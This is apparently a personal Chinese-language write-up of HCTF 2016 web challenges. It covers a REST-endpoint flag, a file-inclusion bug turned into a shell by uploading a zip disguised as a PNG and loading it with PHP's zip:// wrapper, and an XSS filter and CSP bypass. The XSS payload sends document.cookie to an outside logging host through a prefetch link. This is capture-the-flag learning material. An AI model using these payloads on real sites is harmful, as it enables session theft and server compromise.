hctf 2016 web小记

笔记本：	学习记录		
创建时间：	2016/11/25 21:31	**更新时间：**	2016/11/26 14:10
作者：	546325574@qq.com		


web 2

右键查看源码
发现一个奇怪的js

```
    <script src="http://libs.baidu.com/jquery/1.9.1/jquery.min.js"></script>
    <script>
    $.ajax({
        type: 'GET',
        url: "index.php/flag",
    }).done(function(r) {
        $('#message').text(r['message']);
    }).fail(function(){
            console.log("Error: " + err.status);
    });
</script>

</html>
```

抓包看看结果，



查了一下 resful 框架的写法，带入对应参数，flag就出来了。

web3

Congratulations,flag is here. AND then ?
<?php
//hctf{Th1s_1s_e4sY_1s_n0T_1t?}
?>

pics.hctf.io/home.php 可以上传文件。

上传正常文件，发现一个奇怪的链接

猜测fp参数可能有文件包含漏洞。（而不是类似action，调用的是函数）

使用./ 或者 /aaa/../测试
发现页面一样，测存在文件包含漏洞。

利用php伪协议读文件。果然存在包含漏洞。

```
<?php
if($fp !== 'fail')
{
        if(!(include($fp.'.php')))
        {
                ?>
                <div class="alert alert-danger" role="alert">æ²¡æ-¨å©é¡µé¢</div>
                <?php
                        exit;
        }
}
?>
```

发现是 include xxx.php

上传的文件被存放在uploads目录 为xxx.png。

因为可以利用伪协议。

所以可以利用zip协议 （ 参考http://php.net/manual/zh/wrappers.compression.php ，http://www.cnblogs.com/iamstudy/articles/include_file.html ）

构造一个zip包，xm001目录里面有个1.php

改后缀为xx.png ,上传

得到路径。包含得shell http://pics.hctf.io/home.php?fp=zip://uploads/f29a37560b78a806e1933adf3f7244f0e6603809.png%23xm001/1&imagekey=f29a37560b78a806e1933adf3f7244f0e66038

（ 分析一下这个的考点吧 ）主要是考到虽然我们只能上传png文件， 但是文件内容却是zip流，所以zip://协议是可以正常读取zip流 的文件的，不管它的后缀是什么。（ 这里说一下php内核，目测zip协议是php先读取指定文件，

分析该文件是否是zip流，如果是，则正常解析）。
接下来的东西就简单了，不说了。


web5 xss的题目

简单的过滤，把script link 等关键字替换成空

但是查看http返回包头，发现有 csp 想起前不久 利用link标签 dns预加载的那个帖子可以绕过csp
http://bobao.360.cn/learning/detail/3154.html

构造payload

```
<scrscriptipt>
var n0t = document.createElement("lilinknk");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "//z8mddd.ceye.io/?" + document.cookie);
document.head.appendChild(n0t);
</scscriptript>
```



得到flag